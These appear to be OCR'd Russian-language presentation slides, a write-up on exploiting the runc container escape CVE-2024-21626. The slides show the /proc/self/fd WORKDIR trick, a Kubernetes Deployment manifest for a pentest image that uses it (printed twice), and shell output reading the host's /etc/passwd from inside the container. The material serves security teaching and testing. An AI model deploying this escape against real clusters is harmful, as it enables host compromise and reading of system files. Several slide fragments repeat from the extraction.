
[WriteUp cve-2024-21626 Nitro Cao]

CVE-2024-21626 в runc - эксплуатация




[WriteUp cve-2024-21626 Nitro Cao]

CVE-2024-21626 в runc - эксплуатация




[WriteUp cve-2024-21626 Nitro Cao]

CVE-2024-21626 в runc - эксплуатация



[WriteUp cve-2024-21626 Nitro Cao]

CVE-2024-21626 в runc - эксплуатация




[WriteUp cve-2024-21626 Nitro Cao]

CVE-2024-21626 в runc - эксплуатация

WORKDIR: /proc/self/fd/<fdnum>

CVE-2024-21626 в runc - эксплуатация



MTKPI

```yaml
kind: Deployment
apiVersion: apps/v1
metadata:
  name: mtkpi
  namespace: pentest
spec:
  replicas: 2
  selector:
    matchLabels:
      app: mtkpi
  template:
    metadata:
      labels:
        app: mtkpi
    spec:
      securityContext:                # Настройка для всего Pod-а
        runAsGroup: 2000
        runAsUser: 10000
        fsGroup: 2000                           # ID вне разрешенного диапазона
        supplementalGroups: [2000]
      imagePullSecrets:
      - name: image-pull-secret
      containers:
        - name: mtkpi
          image: [redacted]pentest/mtkpi:v1.3
          workingDir: /proc/self/fd/7
          livenessProbe:
```

[Ссылка на репозиторий Сергея Канибора (Luntry) - MTKPI]

MTKPI

```yaml
kind: Deployment
apiVersion: apps/v1
metadata:
  name: mtkpi
  namespace: pentest
spec:
  replicas: 2
  selector:
    matchLabels:
      app: mtkpi
  template:
    metadata:
      labels:
        app: mtkpi
    spec:
      securityContext:                # Настройка для всего Pod-а
        runAsGroup: 2000
        runAsUser: 10000
        fsGroup: 2000                           # ID вне разрешенного диапазона
        supplementalGroups: [2000]
      imagePullSecrets:
      - name: image-pull-secret
      containers:
        - name: mtkpi
          image: [redacted]pentest/mtkpi:v1.3
          workingDir: /proc/self/fd/7
          livenessProbe:
```

[Ссылка на репозиторий Сергея Канибора (Luntry) - MTKPI]

Запустились?


ДА

НЕТ

```
I have no name!@mtkpi-9d948ff85-kmxhd:.$ cat ../../../../etc/passwd
job-working-directory: error retrieving current directory: getcwd: cannot access parent
directories: No such file or directory
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:106:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:107:113::/nonexistent:/usr/sbin/nologin
sshd:x:108:65534::/run/sshd:/usr/sbin/nologin
builder:x:1000:1000:builder,,,:/home/builder:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
